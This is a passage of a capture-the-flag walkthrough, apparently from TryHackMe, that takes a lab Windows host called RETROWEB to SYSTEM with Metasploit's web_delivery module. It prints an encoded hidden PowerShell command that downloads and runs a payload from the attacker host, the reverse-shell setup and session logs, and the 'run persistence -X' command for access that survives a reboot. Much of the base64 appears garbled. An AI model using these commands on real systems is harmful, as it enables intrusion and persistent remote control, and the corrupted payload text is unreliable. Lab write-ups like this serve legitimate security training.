[*] Using URL: http://10.18.52.203:8080/vrHEJp10Gs
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBJAGUUAUVAgkAbgB0AE0AYQBwAGEAZwBIAHIAxQA6ADoAUwBLAGMAdQB
yAGkAdAB5AFAAcgBvAHQAAbwBJAG8AbAA9AFsATgBIAHQALgBTAQUAYwB1AHIAaQB0AHkAUABYAG8AdABvAGMAbWBSAFQAEQBwAGUAXQA6ADoAVABsAHM
AMQAYADsAJABKADMAbW9AG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBIAgMAbABpAGUAbgB0ADsAaQBMACgAWwBTAHkAcwB0AGUAbQA
uAE4AZQB0AC4AVwBLAGIAUABYAG8AEAB5AF0A0gA6AEcAZQB0AEQAZQBmAGEAdQBShAQAUABYAG8AEAB5ACgAKQAuAGEAZABKAHIAZQBzAHMAIAAtAG4
AZQAGACQAbgB1AGwAbAaPABsAJABKADMAbW9AUAHAACgBvAHgAEQA9AFsATgBIAHQALgBXAGUAYgBSAGUAcQB1AGUAcwB0AF0A0gA6AEcAZQB0AFMAeQB
zAHQAQZBtAFcAZQBIAFAAcgBvAHgAEQAoACkAOWAkAGQAMwBvAC4AUABYAG8AEAB5AC4AQwBvAGUAZABLAG4AdABpAGEAbABzAD0AWwB0AGUAdAAuAEM
AcgBLAGQAZQBwAHQAaQBhAGwAQwBhAGMAaABlAF0A0gA6AEQAZQBmAGEAdQBShAQAUABYAGUUAZABLAG4AdABpAGEAbABzADsAFQ7AEkARQBYACAkAA
oAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABoAGUAdAAuAFcAZQBIAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAuWb0AHIAaQBwAGcAKAAnAGg
AdAB0AHAA0gAvAC8AMQAwAC4AMQ4AC4ANQAYAC4AMgAwADMA0gA4ADA0AAwAC8AdgByAEgARQBKAHAAMQBPAECacwAvAEMAUGA1AGGASwB1AEgAaAA
0AEMAMQBqAGQAjwApACKAOWBJAEUAWAAGACgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAATgBIAHQALgBXAGUAYgBDAGwAaQBLAG4AdAaPAC4ARABvAHc
AbgBsAG8AYQBKAFAAABYAGkAbgBnACgAJwBoAHQAABwADoALwAvADEAMAAuADEAOAAuADUAMgAuADIAAAZADoAOAAwADgAMAAvAHYAACgBIAEUASgB
wADEATwBHAHAJwApACKAOWA=

```

Finally, let's set our payload. In this case, we'll be using a simple reverse HTTP payload. Do this now with the command: 'set payload windows/meterpreter/reverse\_http'. Following this, launch the attack as a job with the command 'run -j'.

```

Administrator: C:\Windows\System32\cmd.exe

C:\Users>cd Administrator
C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>more root.txt
THM<COIN_OPERATED_EXPLOITATION>

C:\Users\Administrator\Desktop>powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBJAGUUAUVAgkAbgB0AE0AYQBwAGEAZwBIAHIA
xQA6ADoAUwBLAGMAdQBwAGkAdAB5AFAAcgBvAHQAAbwBJAG8AbAA9AFsATgBIAHQALgBTAQUAYwB1AHIAaQB0AHkAUABYAG8AdABvAGMAbWBSAFQAEQBwAGUAXQA6ADoAVABsAHM
AMQAYADsAJABKADMAbW9AG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBIAgMAbABpAGUAbgB0ADsAaQBMACgAWwBTAHkAcwB0AGUAbQA
uAE4AZQB0AC4AVwBLAGIAUABYAG8AEAB5AF0A0gA6AEcAZQB0AEQAZQBmAGEAdQBShAQAUABYAG8AEAB5ACgAKQAuAGEAZABKAHIAZQBzAHMAIAAtAG4
AZQAGACQAbgB1AGwAbAaPABsAJABKADMAbW9AUAHAACgBvAHgAEQA9AFsATgBIAHQALgBXAGUAYgBSAGUAcQB1AGUAcwB0AF0A0gA6AEcAZQB0AFMAeQB
zAHQAQZBtAFcAZQBIAFAAcgBvAHgAEQAoACkAOWAkAGQAMwBvAC4AUABYAG8AEAB5AC4AQwBvAGUAZABLAG4AdABpAGEAbABzAD0AWwB0AGUAdAAuAEM
AcgBLAGQAZQBwAHQAaQBhAGwAQwBhAGMAaABlAF0A0gA6AEQAZQBmAGEAdQBShAQAUABYAGUUAZABLAG4AdABpAGEAbABzADsAFQ7AEkARQBYACAkAA
oAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABoAGUAdAAuAFcAZQBIAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAuWb0AHIAaQBwAGcAKAAnAGg
AdAB0AHAA0gAvAC8AMQAwAC4AMQ4AC4ANQAYAC4AMgAwADMA0gA4ADA0AAwAC8AdgByAEgARQBKAHAAMQBPAECacwAvAEMAUGA1AGGASwB1AEgAaAA
0AEMAMQBqAGQAjwApACKAOWBJAEUAWAAGACgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAATgBIAHQALgBXAGUAYgBDAGwAaQBLAG4AdAaPAC4ARABvAHc
AbgBsAG8AYQBKAFAAABYAGkAbgBnACgAJwBoAHQAABwADoALwAvADEAMAAuADEAOAAuADUAMgAuADIAAAZADoAOAAwADgAMAAvAHYAACgBIAEUASgB
wADEATwBHAHAJwApACKAOWA=

```

Return to the terminal we spawned with our exploit. In this terminal, paste the command and output by Metasploit after the job was launched. In this case, I've found it particularly helpful to host a simple python web server (python3 -m http.server) and host the command in a text file as copy and paste between the machines won't always work. Once you've run this command, return to our attacker machine and note that our reverse shell has spawned.

```

msf6 exploit(multi/script/web_delivery) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started HTTP reverse handler on http://10.18.52.203:80
[*] Using URL: http://10.18.52.203:8080/vrHEJp10Gs
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUUAUABvAGkAbgB0AE0AYQBwAGEAZwBIAHIAxQA6ADoAUwBLAGMadQB
yAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBIAHQALgBTAGUAYwB1AHIAaQB0AHkAUABYAG8AdABvAGMAbwBsAFQAEQBwAGUAXQA6ADoAVABsAHM
AMQAYADsAJABkADMAbwA9AG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBjAGMAbABpAGUAbgB0ADsAaQBMACgAWwBTAHkAcwB0AGUAbQA
uAE4AZQB0AC4AVwBLAGIAUABYAG8AeAB5AF0A0gA6AEcAZQB0AEQAZQBmAGEAdQB8AHQAUAByAG8AeAB5ACgAKQAuAGEAZABkAHIAZQBZAHMAIAAtAG4
AZQAgACQAbgB1AGwAbAApAHsAJABkADMAbwAuAHAACgBvAHgAeQA9AFsATgBIAHQALgBXAGUAYgBSAGUAcQB1AGUAcwB0AF0A0gA6AEcAZQB0AFMAeQB
zAHQAZQBtAFcAZQBjAFACgBvAHgAeQA0ACKA0wAKAGQAMwBvAC4AUABYAG8AeAB5AC4AQwByAGUAZABLAG4AdABpAGEAbABzAD0AWwB0AGUAdAAuAEM
AcgBLAGQAZQBwAHQAaQBhAGwAQwBhAGMAaABlAF0A0gA6AEQAZQBmAGEAdQB8AHQAQwByAGUAZABLAG4AdABpAGEAbABzADsAFQA7AEkARQBYACAkAA
oAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABoAGUAdAAuAFcAZQBjAEMAbABpAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBwAGcAKAAAnAGg
AdAB0AHA0gAvAC8AMQAwAC4AMQ4AC4ANQAYAC4AMgAwADMA0gA4ADAA0AAwAC8AdgByAEgARQBKAHAAMQBPAECACwAvAEMAUGA1AGGASwBiAEgAAaA
0AEMAMQBqAGQAJwApACKA0wBjAEUAWAAGACgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAATgBIAHQALgBXAGUAYgBDAGwAaQBLAG4AdAApAC4ARABvAHc
AbgBsAG8AYQBkAFMA0ABYAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAuADEA0AAuADUAMgAuADIAAAZADoA0AAwADgAMAAvAHYAcbgBIAEUASGB
wADEATwBHAAMAJwApACKA0wA=
msf6 exploit(multi/script/web_delivery) > [*] 10.10.172.125 web_delivery - Delivering AMSI Bypass (1386 bytes)
[*] 10.10.172.125 web_delivery - Delivering Payload (4009 bytes)
[!] http://10.18.52.203:80 handling request from 10.10.172.125; (UUID: 14qxzubf) Without a database connected that p
ayload UUID tracking will not work!
[*] http://10.18.52.203:80 handling request from 10.10.172.125; (UUID: 14qxzubf) Staging x86 payload (176732 bytes)
...
[!] http://10.18.52.203:80 handling request from 10.10.172.125; (UUID: 14qxzubf) Without a database connected that p
ayload UUID tracking will not work!
[*] Meterpreter session 1 opened (10.18.52.203:80 → 10.10.172.125:49726) at 2023-06-30 06:15:37 -0400
whoami
[*] exec: whoami

root
msf6 exploit(multi/script/web_delivery) >

```

```

root
msf6 exploit(multi/script/web_delivery) > sessions

Active sessions

  Id  Name  Type  Information  Connection
  --  --  --  --  --
  1    meterpreter x86/windows NT AUTHORITY\SYSTEM @ RETROWEB 10.18.52.203:80 → 10.10.172.125:49726 (10.10.172.125)

msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

```

meterpreter > persistence -h
[-] Unknown command: persistence
meterpreter > persistence --help
[-] Unknown command: persistence
meterpreter > persistence
[-] Unknown command: persistence
meterpreter > persistence-h
[-] Unknown command: persistence-h
meterpreter > persistence -h
[-] Unknown command: persistence

```

```
meterpreter > help

Core Commands
=====

Command      Description
-----
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel       Displays information or control active channels
close        Closes a channel
detach        Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
get_timeouts  Get the current session timeout values
guid         Get the session GUID
help         Help menu
info         Displays information about a Post module
irb          Open an interactive Ruby shell on the current session
load         Load one or more meterpreter extensions
machine_id   Get the MSF ID of the machine attached to the session
migrate      Migrate the server to another process
pivot        Manage pivot listeners
pry          Open the Pry debugger on the current session
quit         Terminate the meterpreter session
read         Reads data from a channel
resource     Run the commands stored in a file
run          Executes a meterpreter script or Post module
secure       (Re)Negotiate TLV packet encryption on the session
sessions     Quickly switch to another session
set_timeouts Set the current session timeout values
sleep        Force Meterpreter to go quiet, then re-establish session
ssl_verify   Modify the SSL certificate verification setting
transport    Manage the transport mechanisms
use          Deprecated alias for "load"
uuid         Get the UUID for the current session
write        Writes data to a channel
```

Last but certainly not least, let's look at persistence mechanisms via Metasploit. What command can we run in our meterpreter console to setup persistence which automatically starts when the system boots? Don't include anything beyond the base command and the option for boot startup.

➔ `run persistence -X`

Run this command now with options that allow it to connect back to your host machine should the system reboot. Note, you'll need to create a listener via the handler exploit to allow for this remote connection in actual practice. Congrats, you've now gain full control over the remote host and have established persistence for further operations!